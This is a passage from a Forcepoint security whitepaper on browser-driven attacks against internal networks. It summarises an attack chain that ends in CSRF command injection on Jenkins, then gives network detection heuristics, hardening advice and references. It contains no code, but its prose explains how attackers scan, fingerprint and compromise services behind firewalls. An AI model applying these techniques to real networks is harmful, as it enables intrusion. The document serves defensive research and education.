- ▶ **Note:** In practice, a real attacker would likely rather execute some command that fetches and runs some code that sets up a Command & Control (C2) channel between the victim and the attacker. For the purpose of this whitepaper, however, we limited ourselves to just proving command injection.

Brief attack chain analysis

Stepping back, looking at the full picture, we find that we were able to both find and compromise a vulnerable service running on the internal network, all while sitting on the public Internet, and all in face of SOP. By using the victim's browser as a proxy, we were able to completely bypass both the corporate firewall and the host-based firewall in the process.

Furthermore, no vulnerability in the code was needed to pull off this attack. Every step of the attack relied on things working as intended (apart from our deliberate configuration issue in Jenkins resulting in it being exposed to CSRF). This in turn means that patching your firewall, browser and Jenkins to the latest versions would not protect against the attack. (The proper protection against our example attack would be to configure Jenkins to a more secure setting.)

The demonstration of how to 'surf' the intranet indeed relied on an XSS vulnerability, but that was unrelated to the compromise of Jenkins.

From a defensive perspective, a positive thing to point out is that for a real attacker, carrying out a real attack against a specific target, most (but not all) attack payloads will fail, for two reasons:

1. Since the attacker is effectively blind due to SOP, his only feedback will be vague inferences of what the victim's internal network looks like. With so little visibility, apart from the edge case we showed of how to surf the intranet, it is hard to mount a successful attack.
2. Since the victim cannot be relied upon for staying on the malicious page for very long, it will be hard for the attacker to adjust the attack based on information about the internal network that could be inferred. (As mentioned earlier, attackers sometimes use adult material to entice victims to stay long enough on a page.)

To solve both of these problems, increasing the chances of a successful attack, the attacker may make generic attacks against a large number of services at once (as opposed to attacking only Jenkins like we did). The attacker may in advance prepare a malicious web page that contains JavaScript for performing a large amount of different kinds of attacks against assorted services that are commonly found on the internal network, such as Jenkins on a developer's workstation, exploits for several different routers, etc. Though the majority of attacks will fail, given a sufficiently large pool of victims, some of the attacks will succeed, and that may be good enough from the attacker's point of view.

Detection of suspicious behavior indicating a local attack

The most efficient place to implement detection/protection for these attacks would likely be in the browser itself. Since browsers do not fully protect us, and since only browser vendors have control over browser feature roadmaps, the next best option for the rest of us may be to surf through a web proxy that can normalize/deobfuscate malicious code and detect and prevent these attacks.

In the absence of a web proxy (or more secure browser defaults) that can protect us, we should aim for at least being able to detect these attacks. A saying within the security community says "prevention is ideal, but detection is a must". This equally applies to the local attacks we have discussed.

For detection purposes, the biggest red flag is if an externally hosted JavaScript/web page attempts to connect to private IP addresses. We can detect this suspicious behavior using network traffic analysis techniques, though this approach in isolation will also give some false positives.

Let's start out simple and later refine our detection. An initial, rather simplistic, model for detecting the case where an externally hosted JavaScript compromises an internal server that in turn calls home to a C2 could be:

- Make a trigger that alerts if the following events happen in a fairly rapid succession, on the order of minutes, and in this order: workstation W connects to public site P1, then W contacts internal server S, then S contacts P2 on the public Internet.
- The level of suspicion should be further increased if any of the following conditions hold true: P1 and P2 are the same hosts, P1 and P2 are not within Alexa top 1M sites [24], P1 or P2 are hosted on a free hosting site, P1 or P2 use Dynamic DNS.

Note that depending on the network infrastructure, connections between an internal workstation (W above) and some internal server (S above) will not necessarily go through the firewall, and connections

from an internal workstation to localhost does not generate network traffic at all. Therefore, if the organization has a SIEM or similar centralized log management solution, it may be good to look for these suspicious behaviors in the SIEM as opposed to only in the firewall. Implementing this in the SIEM requires that the logs sent to the SIEM contain enough level of details about connections.

Due to the risk of false positives, detection of the chain of events described above might not merit automatic blocking/alerting on its own. Together with additional indicators it may go across the threshold for blocking, however. To improve detection accuracy, we may add other parts of the attack chain to our detection rules:

- A connection to an external web server followed by a burst of DNS requests for one's own domain (where most lookups fail) from the same workstation may be an indication of a malicious JavaScript attempting to find hosts on the internal network.
- A connection to an external web server followed by a large number of outgoing connections to many different hosts on the internal network (for some common HTTP ports such as 80, 443, 8080) may be an indication of a malicious JavaScript making a port scan.
- A connection to an external web server followed by a large number of outgoing HTTP requests to the internal network that give HTTP/404 in response may be an indication of a malicious JavaScript fingerprinting services found on open ports.

More options are available for detection purposes if not limiting ourselves to solely doing network traffic analysis. For example, an endpoint agent could potentially provide intelligence to a network security device (for example a firewall) about what web page generated a certain request, greatly augmenting the decision making capabilities of the network security device.

Protection

How can you protect yourself against these local attacks? There is no silver bullet for complete protection, but there are still many small things you can do to decrease your attack surface.

Recommendations for protection for people in different roles

For a typical home user, the single most important thing you can do is to apply any new patches for your home router. Also, you may want to consider changing the router's IP address to something else than the default (which is often 192.168.0.1 or 192.168.1.1). Be wary of shady sites in general. Attackers are known for presenting adult material on malicious pages as a bait [25]. In the context of local attacks, adult material may entice the victim to stay on the site long enough for the attacker to perform an attack against the internal network.

For developers, the most important thing you can do is to ensure that your software is resistant against CSRF attacks. Starting guides for implementing CSRF protection can be found on the Internet [26]. Also, developers often need to run assorted services that normal users don't, such as databases, Jenkins, etc. Ensure that those services are not vulnerable to CSRF attacks, and that they are configured securely in general. (Secure configuration of these services is arguably even more important than having the latest patch installed. In this author's experience with penetration testing, it is more common that you are able to compromise a system as a result of an insecure configuration than as a result of a missing patch.)

Network administrators, IT product managers and developers need to be aware that neither a host-based firewall nor a perimeter firewall is enough to fully prevent remote exploitation. Even services running on localhost or the internal network may be attacked via malicious JavaScript loaded from the public Internet, and these services must therefore be adequately protected. In particular, the services need to be resistant against CSRF attacks. Also, when doing threat modelling, take into account that also local/internal services can receive external input that's potentially malicious.

For corporate users, it is worthwhile to surf through a web proxy that can detect and block these local attacks.

For security research purposes, there may sometimes be a need for deliberately visiting shady sites, such as malware sites, underground criminal forums, etc. When visiting such sites, surfing from a virtual machine is recommended.

Web developers should be aware of the fact that if the same origin is shared between different subdomains, an XSS vulnerability on one domain may spill over to the other domain and allow not only writing requests, but also reading (i.e. surfing) by the attacker. Only share origins if there is a real need for doing so, and ensure that you do not share origins between external and internal web servers.

For scenarios where privacy is paramount and the TOR network is used for communication, ensure that you do not change the default configuration of not allowing the browser connect to localhost and the local LAN. Allowing connections to the local network could potentially be used to de-anonymize a TOR user, for example by doing a CSRF request to a vulnerable router, asking it to make a ping request to some external site, thereby revealing the public IP address.

For end-users in general: use authentication even for services running on localhost/internally (especially for HTTP/HTTPS interfaces), preferably multi-factor authentication (MFA) when possible, or else set a strong password. Logout from the service when you are done using it: even if strong authentication is required, the service may be attacked if the victim is currently logged on to it when surfing to a malicious site, and the service in question is vulnerable to CSRF.

As a final note, turning off JavaScript in your browser is not a sufficient protection against local attacks, since some CSRF attacks can be performed using a simple GET request (normal HTTP link) or using an HTML form, not requiring any JavaScript.

Ensure that your application cannot attack other applications

While CSRF protection aims at ensuring that your application cannot be successfully attacked, another measure is needed for ensuring that your application cannot attack other applications (for example via some XSS vulnerability). A good measure for this is Content Security Policy (CSP), which will thwart many attacks against localhost/internal network. CSP is a whitelisting approach that allows you to configure what hosts your application is allowed to communicate with. Several good introductions to CSP can be found online [27].

Why do you even need to care about ensuring that your application cannot attack other applications by adding CSP headers? If an attacker finds, for example, some XSS vulnerability in your site, he can take advantage of the victim's trust in your site and inject some JavaScript that carries out an attack against localhost/internal network unless CSP blocks him from doing so.

Note though, that CSP is not 100% watertight: for example, redirections using HTTP 302/Location HTTP header will not honor the CSP configuration. Additional examples of bypassing CSP rules exist as well [28] [29] [30]. For this reason, CSP alone does not give a perfect protection, though it does make attacks significantly more difficult.

Final words on protection

We recognize that it may not be practical in all situations to address all the recommendations described above, perhaps due to limited resources, browser defaults, or a vendor not providing a fix to a vulnerable appliance. For these situations, our recommendation is to implement detection at the very least.

Conclusions

We have shown a chain of attacks that can all be made from the public Internet, even in face of a firewall: via a victim browser you can look for hosts and open ports on the internal network, fingerprint the open ports and finally exploit them. The only security issue needed for this attack chain to work is that the service to exploit is vulnerable to CSRF. Other than that, every step of the attack relies on things working as intended.

In addition to describing the technical details of these attacks, we have discussed ways of detecting them as well as given recommendations for decreasing one's attack surface.

It is clearly a problem that modern web browsers do not provide better protection against attacks originating from the public Internet that use the victim's browser as a proxy for accessing the internal network. Further, using the victim's browser as a proxy will bypass not only the perimeter firewall, but also any host-based firewall. Fetching of the malicious JavaScript from an external site may be logged by the firewall, but subsequent attacks against the internal network will not even go through the perimeter firewall.

Browser vendors should consider disallowing connections crossing the public/private IP boundary by default, in the direction from public to private. (The opposite direction must be allowed though, since many internal pages may fetch external resources for perfectly valid reasons.)

Vendors of network security devices (firewall, IPS, web proxy, etc) should have a solid JavaScript deobfuscation engine to assist in detecting these attacks. Obfuscation of malicious code changes frequently in many cases, whereas the underlying intent of the code does not. Therefore, detection of connections from public to private IP addresses can be done much more reliably against the deobfuscated version of the malicious code.

Local attacks via a remote cross-origin JavaScript represent an often neglected attack surface, and corporate users and home users alike are at risk of local attacks. Most home routers have had CSRF vulnerabilities, are rarely up-to-date on patching, and they typically use a known, fixed IP address – properties that make them easy to target.

On the positive side, local attacks require not only technical preparations, but also an element of social engineering. The victim needs to be tricked into visiting some malicious site that can perform a local attack. Unfortunately though, history shows that attackers often have a quite high success rate of tricking victims into visiting malicious sites.

Also, we showed how an attacker may surf some site on the internal network if external and internal web servers share the same origin.

As final words, we want to underscore that the attacks we have shown in this whitepaper should make a case for improving the security of the internal network, both for servers and for workstations.

Circumventing SOP for reconnaissance purposes, edge case of surfing the intranet, and compromising internal services via CSRF all highlight the fact that the security of internal applications must be taken seriously. Even if you trust your users not to attack you, your own users are not your only concern.

In addition to technical measures for detection and protection outlined earlier, education of administrators and end-users is needed, specifically underscoring that internal security is important. As we have shown, it is a flawed assumption that a perimeter firewall completely protects the internal network, and that a host-based firewall completely protects local services.

Resources

- [1]: <https://www.slideshare.net/netsparker/hacking-vulnerable-websites-to-bypass-firewalls>
- [2]: https://blog.beefproject.com/2014/03/exploiting-with-beef-bind-shellcode_19.html
- [3]: <https://bugs.chromium.org/p/project-zero/issues/detail?id=1663>
- [4]: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#Cross-origin_network_access
- [5]: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>
- [6]: https://en.wikipedia.org/wiki/DNS_rebinding
- [7]: [https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))
- [8]: <https://pierrekim.github.io/blog/2017-09-08-dlink-850l-mydlink-cloud-0days-vulnerabilities.html>
- [9]: <https://www.secforce.com/blog/2012/11/inter-protocol-communication/>
- [10]: https://en.wikipedia.org/wiki/Inter-protocol_exploitation
- [11]: <https://www.nccgroup.trust/globalassets/our-research/us/whitepapers/2018/cprf-1.pdf>
- [12]: https://chromium.googlesource.com/chromium/src/+master/net/base/port_util.cc
- [13]: <https://pierrekim.github.io/blog/2017-03-08-camera-goahead-0day.html>
- [14]: <http://net.ipcalf.com/>
- [15]: <https://defuse.ca/in-browser-port-scanning.htm>
- [16]: <https://github.com/aabeling/portscan>
- [17]: <https://github.com/SkyLined/LocalNetworkScanner/>
- [18]: <https://blog.skylined.nl/LocalNetworkScanner/>
- [19]: <https://cirt.net/Nikto2>
- [20]: <http://yokoso.inguardians.com>
- [21]: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#Changing_origin
- [22]: <https://www.pentestgeek.com/penetration-testing/hacking-jenkins-servers-with-no-password>
- [23]: <https://groups.google.com/forum#!topic/jenkinsci-advisories/IJfvDs5s6bk>
- [24]: <http://s3.amazonaws.com/alexa-static/top-1m.csv.zip>
- [25]: <https://www.foxnews.com/tech/hackers-using-porn-as-bait-for-online-scams-that-steal-your-data-and-money-by-the-second>
- [26]: https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.md
- [27]: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
- [28]: <https://blog.compass-security.com/2016/06/content-security-policy-misconfigurations-and-bypasses/>
- [29]: https://www.hackinbo.it/slides/1494231338_Spagnuolo_Hack%20In%20Bo%20-%20So%20we%20broke%20all%20CSPs...%20You%20won%27t%20guess%20what%20happened%20next%21.pdf
- [30]: <https://html5sec.org/minichallenges/3>

Forcepoint Disclaimer:

The information provided in this Document is the confidential and proprietary intellectual property of Forcepoint and any contributing party to the Document, and no right is granted or transferred in relation to any intellectual property contained in this Document. This Document is the result of Forcepoint's good-faith efforts and is provided AS IS, and Forcepoint makes no representation or warranty, express or implied, including without limitation the implied warranties of merchantability, non-infringement, title, and fitness for a particular purpose. In no event will Forcepoint be liable for any direct, indirect, incidental, consequential, special, or punitive damages related to this Document. No legally binding contract relating to the Forcepoint products and solutions referred to in this Document exists or will exist until such time as a mutually agreed upon definitive agreement providing for the use of Forcepoint's products has been formalized. For the purposes of this disclaimer, "Document" includes, but is not limited to; any whitepaper, blog or publication.

© 2019 Forcepoint. Forcepoint and the FORCEPOINT logo are trademarks of Forcepoint. Raytheon is a registered trademark of Raytheon Company. All other trademarks used in this document are the property of their respective owners.

